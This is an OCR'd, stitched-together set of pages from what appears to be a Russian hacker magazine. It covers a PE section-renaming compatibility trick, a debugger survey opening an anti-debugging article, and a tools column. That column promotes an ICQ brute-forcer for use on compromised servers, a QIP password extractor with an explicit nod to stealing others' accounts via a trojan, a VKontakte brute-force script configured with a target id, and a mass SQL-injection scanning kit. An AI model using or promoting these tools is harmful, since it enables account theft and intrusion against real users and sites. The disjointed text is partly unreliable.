ФРАГМЕНТ КОДА ИЗ NTDLL.DLL С ИМЕНАМ СЕКЦИЙ PE-ФАЙЛА ДЛЯ КОТОРЫХ ЗАДЕЙСТВУЕТСЯ СПЕЦИАЛЬНЫЙ РЕЖИМ СОВМЕСТИМОСТИ

```
aSecserv_dll  db 'secserv.dll',0      ; DATA XREF:
sub_77F0B5E5+36
a_sforce      db '.sforce',0          ; DATA XREF:
sub_77F0B717+85
a_pcle        db '.pcle',0    ; DATA XREF: sub_
77F0B717+6F
a_aspack      db '.aspack',0          ; DATA XREF:
sub_77F0B717+59
```

Сюрприз, да? Оказывается, если упаковать проблемную программу упаковщиком ASPack (кстати говоря, скупленным фирмой Star Force), то шансы, что она заработает под Вистой существенно возрастут. А можно и не упаковывать, а просто взять в руки hiew и переименовать секцию «.text» (или «.CODE») в «.aspack».

Секции с именами «.sforce» принадлежат файлам, защищенным протектором Star Force (странно, что Microsoft вообще знает об этой недоделке), для совместимости с которым приходится не только вырубать кучу защит, но даже эмулировать особенности поведения некоторых недокументированных API-функций и структур данных. Короче, «.sforce» намного круче, чем «.aspack»!

Кому принадлежит имя «.pcle», я не знаю. Поиск по Интернету ничего вразумительного не дал, но если есть желание поэкспериментировать, то можно воспользоваться и им.

Короче, берем HIEW, загружаем в него конфликтное приложение, нажатием на <ENTER> переходим в hex-режим, давим на <F3> для активации редактирования и меняем имя кодовой секции (обычно «.text» или «.CODE») на «.sforce» (см. рис. 5).

Сохраняем изменения по <F9> и выходим. Если файл использует контрольную сумму для проверки своей целостности, ее можно пересчитать с помощью утилиты editbin.exe, входящей в комплект поставки Microsoft Visual Studio, запущенной с ключом «/RELEASE».

...соблюдаешь

правила –

спокоен, ты в

порядке...

Маша и Дима знают,
как защитить себя от ВИЧ

ВСЕ, ЧТО ТЫ ХОЧЕШЬ ЗНАТЬ о ВИЧ/СПИДе
АНОНИМНО, БЕСПЛАТНО

8 800 100 65 43
Государственная горячая линия

www.stopspid.ru
КАСАЕТСЯ КАЖДОГО
STOP СПИД РУ



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ



ВСЕ АНТИОТЛАОЧНЫЕ ПРИЕМЫ ДЛЯ NT- И UNIX-ПОДОБНЫХ СИСТЕМ НА X86

За свою кодокопательскую жизнь я нарыл обширную (и достаточно полную) коллекцию антиотладочных приемов, надерганную из протекторов, вирусов, crack-me'сов — плюс включающую мои собственные идеи и разработки. Систематизировав разрозненные факты и разложив их по полочкам, я решил разделить с тобой эти заначки.

Антиотладочными приемами называют способы противостояния отладчику, затрудняющие реконструкцию подопытной программы, — от простого детекта до захвата ресурсов, жизненно необходимых отладчику для работы. Хотя отладчик далеко не единственный хакерский инструмент, нельзя объять необъятное, поэтому в статье мы решили сосредоточиться исключительно на антиотладке.
Написано о ней столько, что нетрудно и утонуть в этом море беспорядочной информации. Большинство статей охватывает лишь малый круг антиотладочных приемов, причем часть из них несовместима с современными операционными системами, а часть уже неактуальна, так как автоматически распознается современными же отладчиками.
Я поставил перед собой несколько задач. Во-первых, систематизировать всю имеющуюся информацию и протестировать каждый антиотладочный прием под десятком популярных отладчиков. Во-вторых, показать каким образом и с помощью каких плагинов их можно обойти — и как распознать эти плагины и нейтрализовать их. Вот такая рекурсивная тема получается: отладка → антиотладка → антиантиотладка → антиантиантиотладка. И рекурсивный спуск на этом не останавливается — ведь количество приставок «анти» ничем не ограничено! :)

БОЕВОЙ АРСЕНАЛ

В качестве базовой операционной системы для проведения экспериментов выбрана W2K SP0 и Knoppix 4.7 (Debian-based Linux с ядром 2.4.x). Отличия остальных осей будут упоминаться по ходу статьи (если в этом возникнет необходимость).
Подопытные отладчики — последние на момент публикации, при этом я считаю допустимым использовать внутренние билды, не выложенные в паблик-доступ. Естественно, оговаривая отличительные особенности их поведения (как правило, эти просто текущие фиксы ошибок и в паблик они попадают вместе со следующим релизом).
Список отладчиков с их кратким описанием и указанием версий приведен ниже.

OLLY DEBUGGER 1.10

В просторечии «Ольга» или «Олли». Самый продвинутый ring-3 отладчик на сегодняшний день, к тому же бесплатный. Основное преимущество — огромное количество плагинов, способных решить практически любую задачу и обломать рога даже крутым защитам. Недостаток — «движок» от-





ладчика работает через MS Debugging API, страдающий кучей врожденных ограничений, оставляющий за собой множество трудноудаляемых следов и представляющий легкую мишень для антиотладочных технологий. Для борьбы с последними приходится писать довольно сложные плагины, зачастую работающие на уровне нулевого кольца (то есть устанавливающие свой собственный драйвер). Другой недостаток — графический интерфейс, причем часть действий выполняется только мышью, ненавистной хакерам старого поколения, предпочитающим консоль и клаву.

OLLY DEBUGGER 2.00C PRE-ALPHA 3


Экспериментальный отладчик с полностью переписанным debug engine и жестко урезанным функционалом (по сравнению с версией 1.10). Тем не менее, debug engine по-прежнему использует MS Debugging API и это ring-3 отладчик со всеми вытекающими отсюда ограничениями.

IDA PRO ADVANCED 5.2

Включает в себя довольно примитивный ring-3 отладчик, работающий через MS Debugging API (в NT) и через библиотеку ptrace (в UNIX), что делает ее легкой добычей для защитных механизмов. Готовых антиантиотладочных плагинов под ИДУ раз два и обчелся, но при наличии SDK всегда можно написать свой собственный (правда, вместе с этим придется писать еще кучу недостающего функционала, уже реализованного у конкурентов). Пожалуй, единственное преимущество интегрированного отладчика — возможность отладки подопытного кода прямо «на месте» (just in the place), без выхода из дизассемблера. Поддерживаются как графические, так и консольные режимы (в UNIX — только консоль). IDA Pro — коммерческий продукт, причем большинство «варезных» версий, гуляющих в сети, работают крайне нестабильно и постоянно падают, поэтому имеет смысл остановиться на бесплатной (и, естественно, нереально урезанной) версии 4.9.

MICROSOFT DEBUGGER 6.8.4.0

Входит в состав WDK (Windows Driver Kit — бывший Driver Development Kit или DDK), а также в комплект Debugging Tools. Оба они бесплатны, но WDK намного больше по объему и требует предварительной регистрации для получения Windows Live ID (проверка валидности Windows при этом не осуществляется), в то время как Debugging Tools раздается без регистрации вместе с SDK, в которую входит документация, заголовочные файлы, библиотеки и несколько примеров, как надо писать плагины. К сожалению, сторонних плагинов под Microsoft Debugger очень немного.
Microsoft Debugger может работать как на прикладном уровне (ring 3), так и на уровне ядра. Вплоть до XP ядерная



Легендарный мягкий лед

отладка требовала, как минимум, двух машин, соединенных COM-шнурком, но теперь достаточно и одной.
Поставляется в двух редакциях: windbg.exe — графический интерфейс и cdb.exe — интерфейс командой строки. И та и другая являются лишь тонкими обертками вокруг dbgeng.dll, в которой, собственно, и реализован основной отладочный «движок», документированный протокол обмена. Поэтому, чтобы в очередной раз не писать трассер с нуля, dbgeng.dll можно использовать в качестве «фундамента» при написании универсальных распаковщиков исполняемых файлов.

SOFTICE 2.6.0 (BUILD 336)

Легендарный отладчик ядерного уровня всех времен и народов. Работает в обход MS Debugging API, что значительно усложняет антиотладку, однако, учитывая, что для разработчиков защит SoftICE — враг номер один, практически все протекторы легко распознают его присутствие в системе. Поэтому никак не обойтись без специальных расширений (которые упомянем дальше).
Названая версия не является последней, но она стабильна и хорошо совместима с хакерскими плагинами, «вгрызающимися» в отладчик без всякого API (путем bit-hack'а). С более поздними версиями хакерские плагины несовместимы. С другой стороны, SoftICE поддерживает плагины, написанные для MS Debugger, а вот обратной совместимости, увы, не наблюдается. В настоящее время поддержка soft-ice прекращена и продукт похоронен. Он еще совместим с XP и Server 2003 (хотя на

Крис Касперски размышляет об антиотладке на 64-битных архитектурах



http://


links

Olly-Debugger
www.ollydbg.de

IDA Pro 4.9 Freeware
www.hex-rays.com


Syser
www.sysersoft.com/download.htm


GDB
http://sourceware.org/gdb/download/



dvd

На нашем DVD ты найдешь полный комплект антиотладочного софта, который нам позволило выложить законодательство.


Внешний вид Olly Debugger


Syser за работой



info

Название «SoftICE» позаимствовано из фантастического романа Уильяма Гибсона «Нейромантик» (William Gibson: «Neuromantic»). В роли льда там выступали защитные механизмы, которые хакерам приходилось рубить, соответственно, SoftICE — дословно «мягкий лед» — это легкий хакинг.

многоядерных процессорах уже наблюдаются серьезные проблемы), но в долгосрочной перспективе SoftICE обречен и необходимо искать ему замену. Чем скорее, тем лучше!

SYSER 1.95.19000.0894

Достойная альтернатива умирающему SoftICE. Ядерный отладчик, поддерживающий многопроцессорные машины и всю линейку NT-подобных систем — по Висту включительно. Это коммерческий продукт, написанный двумя китайскими хакерами — Wu YanFeng и Chen JunHao — предоставляющими всего лишь семидневный бесплатный триал. Оскорбительно мало, однако, поскольку я вливался в Syser team, то рассказывать о том, как ломать его — не собираюсь (хотя ломается он легко). В настоящий момент готовится книжка «Техника отладки II» с полной версией Syser'а на компакт диске, так что осталось лишь немного подождать, чтобы заполучить это чудо.


Нас ждет графический интерфейс, к которому поначалу трудно привыкнуть, но в остальном — это все тот же самый SoftICE, во всяком случае с точки зрения синтаксиса команд. Будучи в team'е, я работаю над усилением обороноспособности этого отладчика (в смысле стойкости против антиотладки). Плюс разрабатывается возможность подключения внешних плагинов (правда, плагины для Syser'a мне неизвестны, кроме пары штук, написанных им самим в порядке эксперимента).

GDB 6.1

GNU Debugger — основной отладчик под UNIX, ориентированный на совершенно иной тип мышления, чем все вышеперечисленные отладчики. Это не просто интерактивный отладчик, скорее это станок с программным управлением, гибким и мощным интерфейсом. Отлаживать с его помощью «честные» программы — одно удовольствие, но в плане антиотладки дела обстоят плохо. GDB даже не пытается сопротивляться и работает через библиотеку ptrace (которая на самом деле никакая не библиотека, а системный вызов). GDB принципиально неспособен отлаживать программы, которые не хотят, чтобы их отлаживали. А такие программы мало-помалу начинают появляться (взять хотя бы упаковщик исполняемых файлов от Shiva). Версия 6.1 собрана в 2004 году и к новым билдам, очевидно, не относится. Но так как основной debug engine реализован не в GDB, а сосредоточен в ядре системы, то номер версии решающего значения не имеет.


Естественно, помимо GDB существуют и другие отладчики, например, LinIce, но поскольку антиотладочные технологии под UNIX только-только начинают развиваться, для наших экспериментов вполне сгодиться и GDB.

GDB (консольная версия с tui-интерфейсом)



«GNU Debugger — это не просто интерактивный отладчик, скорее это станок с программным управлением, гибким и мощным интерфейсом. Отлаживать с его помощью «честные» программы — одно удовольствие, но в плане антиотладки дела обстоят плохо»

МУЗЫКА БЕЗ ПРАВИЛ






ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-TOOLS

Программы для хакеров

ПРОГРАММА: ZBRUTE
ОС: WIN/*NIX
АВТОР: ZADOXLIK



Угоняем уины

В прошлых номерах на страницах рубрики я активно освещал тему восстановления (читай — брута) пассов от мыльников на различных mail-сервисах. Что ж, настала очередь плотненько заняться красивыми уинами. Вопрос заключается лишь в выборе подходящего софта. Со времен IPDbrute утекло много воды, поэтому использовать отныне мы будем тулзу от Zadoxlik'а — Zbrute. Сразу скажу, что сама утила включает в себя три модификации:

```
1. Консольная Win32-версия
2. Win32-версия с GUI
3. Версия под *nix
```

Однако список команд и возможностей Zbrute не зависит от выбранной тобой платформы и приведен ниже:

```
pause — приостановить брут
continue — продолжить приостановленный брут
finish — завершить работу программы (предварительно будет выполнен cleanup)
threads xxx — сменить количество потоков на xxx
cleanup proxies — обновить прокси листы (даже если в настройках не задан cleanup прокси листов)
cleanup all — обновить все листы (если в настройках не отмечен cleanup прокси листов, то они останутся нетронутыми).
```

Особенно удобно юзать тулзу на ломаных серверах посредством удаленного терминала. Дело в том, что софтинка поддерживает удаленную консоль. После указания порта и пароля в конфиге утилы ты запросто можешь приобщить чужой дедик к такому полезному занятию, как брут. Кроме того, при подобном использовании тулзы тебе становится доступным ряд новых команд, существенно облегчающих процесс анализа лога перебора:

```
show goods — показать валидные пары icq:passwords
stats — просмотреть на экране статистику брута
exit — завершить сеанс связи с удаленным Zbrute
help — хелп aka вывести список поддерживаемых команд.
```

Передача параметров утиле происходит либо вручную, либо через конфиг, пример которого ты найдешь на нашем диске. Чтобы заюзать собственный конфиг, необходимо указать тулзе соответствующий флаг «-o»:

```
# ./zbrute.exe -o /conf/settings.txt
```

В качестве генератора пассворд-листов в комплекте к софтине идет скрипт ZPassGen. Именно им рекомендуется генерить всевозможные типы листов с пассами: начиная от заданного диапазона уинов и заканчивая пассворд-листами, ориентированными на несколько конкретных номеров. Запускать скрипт необходимо следующим образом:

```
<php_folder>/php <Zpassgen>
<outputfile> <options>
```


Где в качестве опций (<options>) тебе потребуется указать на выбор:

```
— d x-y — все уины диапазона от x до y
(например: — d 100000-999999)
— i icq — номерки вида icq1,icq2,icq3
(без пробела)
— a x-y — все числовые пароли от x до
y (например: — a 1000-500000)
— s file — файл с паролями. Формат
записей типа:
passwd1
passwd2
passwd3

— p pass — пароли вида
pass,pass2,pass3 (без пробела).
```

В общем, ZPassGen отлично справляется с возложенными на него обязанностями. Однако стоит сказать и о самом брутере. Кроме перечисленных консольных версий под Винду и никсы, существует Win32-версия с гуишным интерфейсом, которая носит гордое название WZbrute. Тулза унаследовала лучшие качества от своих консольных братьев, включая поддержку http-прокси и работу через socks-серверы.
Одним словом, тулза занимает достойное место среди повседневного хак-софта! Надеемся, что Zadoxlik еще не раз порадует нас новыми релизами.

ПРОГРАММА: QIP PASSWORD RECALLING
ОС: WINDOWS 2000/XP
АВТОР: КРЕАМОР & ISIS



Выдергиваем пассы из QIP'а

Если в случае с Zbrute все предельно ясно (запустил и брутишь), то с QIP Password Recalling дело обстоит куда сложнее. На первый взгляд может показаться, что тулза — очередное продолжение темы с перебором паролей, но это далеко не так. Многие из нас любят указывать пасс к уину, сохраняя его в клиенте. Действительно, вбил и забыл. Вот только беда не приходит одна: после очередного слета Винды/глюка винчестера/etc мы частенько обнаруживаем, что не помним пароля к собственному номерку. Что, знакомая ситуевина? Один мой товарищ тоже долго рвал на себе волосы, когда подобным образом просохатил

красивый 5-знак. Именно тогда мне и довелось увидеть утилу QIP Password Recalling, которая восстанавливает ранее указанные пароли в QIP'е. Я сейчас не буду вдаваться в технические подробности реализации тулзы (об этом ты можешь подробно расспросить человека под загадочным ником Креамор), скажу лишь, что принцип действия основан на баге, обнаруженной в следующих версиях популярного клиента QIP: 7981, 7990, 7995, 7997, 7998, 8000, 8010, 8020. После запуска софтины от тебя требуется произвести буквально пару манипуляций:

```
1) Запустить QIP
2) Выбрать номер, от которого ты за-
был пароль
3) Нажать баттон «Подключиться»
4) Перейти обратно к нашей программе
QIP Password Recalling и надавить на
кнопку "Найти..."
5) Получить пароль :)
```

Согласись, метод получения пассов к забытым уинам совсем не сложен. Однако, это не единственный способ эксплуатации QIP Password Recalling. Наверняка, в ходе чтения описания тулзы твою светлую голову уже посетили мысли о возможном ее применении для «заимствования» ICQ-аккаунтов с чужих компов. Идея вполне работоспособна, особенно если использовать технологию кражи пассов в совокупности с каким-нибудь троем — но это уже, как говорится, совсем другая история.

ПРОГРАММА: VKONTAKTE BRUTFORCE
ОС: WIN/*NIX
АВТОР: C!KLODOL



Сорец брутера для www.vkontakte.ru

Как ты уже заметил, публикация брутеров под различные популярные веб-сервисы давно стала традицией, поэтому не будем нарушать ее и на этот раз. Только заморачиваться с мыльниками в наши дни стало не модно, чего не скажешь о ресурсе www.vkontakte.ru. Именно им мы и займемся, а точнее — восстановлением «забытых» паролей от нужных аккаунтов. Естественно, вспоминать мы будем исключительно свои пассы, ни о каком взломе и краже акков/личной информации речи не идет (и вообще, где мой адвокат?). Посему, представляю твоему вниманию тулзу, способную выполнять многопоточный брут паролей от www.vkontakte.ru — vkontakte brutforce. Утила полностью реализована на Perl и представляет из себя шустрый в работе скрипт. Перед началом «воспоминаний» необходимо передать тулзе требуемые параметры:

```
##################################
####
# C!klodoL
# vkontakte.ru bruteforce with
multi-threads
##################################
####
$dic = 'passl.txt'; # словарь паролей
$id = 111111; # id цели
$mail = 'mail%40mail.com'; # мыло,
вместо @ вписать %40
$threads = 4 ;# количество потоков
##################################
####
```

Как видишь, все достаточно просто. Указываешь пассворд-лист, вбиваешь id цели и соответствующий мыльник (заменяя, при этом, знак «@» на «%40»), устанавливаешь количество потоков и вперед. Дополнительные комментарии считаю излишними, так что приятных тебе «воспоминаний».

P.S. Да, чуть не забыл, все вышеописанное рассматривай исключительно с теоретической точки зрения, www.vkontakte.ru — ру-ресурс, последствия, сам понимаешь, могут быть необратимы.

ПРОГРАММА: MYSQL-INJ TOOLKIT
ОС: WIN/*NIX
АВТОР: PIFLIT



MySQL-inj Toolkit собственной персоной

Тема реализаций SQL-инъекций обсуждалась на страницах журнала не единожды, тем не менее, я вынужден затронуть ее вновь. Рассматривать единичные случаи проведения атаки мы не будем, вместо этого займемся глобальным парсингом уязвимых движков. Как известно, Гугл — твой лучший друг, но ведь искать бажные сценарии вручную долго, нудно и гиморно. Поэтому предлагаю тебе использовать специально созданный набор для парсинга скул-баг — MySQL-inj toolkit. Софтина представляет мощный инструмент по обнаружению всевозможных типов sql-инъекций, реализованный на PHP. Основной комплект включает в себя:


```
1. Скрипт подбора количества выводи-
мых колонок
2. Скрипт подбора таблиц из файла
(для MySQL 4.x)
3. Скрипт вывода полной структуры БД
(для MySQL 5.x)
4. Скрипт для автоматизированного
поиска MySQL-injection через search.
icq.com
5. Скрипт с набором утилит для кон-
верта кодировок (ascii<->hex, md5,
base64 encode/decode, etc)
6. Скрипт для работы с blind sql inj
(то есть для работы со «слепыми» sql-
инъекциями).
```

Краткий перечень функционала ты можешь наблюдать ниже:

```
— Возможность выборочного дампа таб-
лиц в файл
— Вывод user(), version(),
database() перед списком таблиц в
table5.php
— Скрипт columns_amount.php ведет
подбор, начиная с одной колонки
— Названия таблиц находятся в файле
tables.txt
— Сохранение вводимого урла в
input'ах
— Возможность указания произвольно-
го максимального количества полей в
columns_amount.php
— Таймаут для curl'а.
```

Уверен, данный продукт не оставит равнодушным даже тебя, ибо он является полностью бесплатным и распространяется в сорцах.

ПРОГРАММА: MHDD
ОС: WINDOWS 2000/XP



Создаем загрузочную дискетку с MHDD

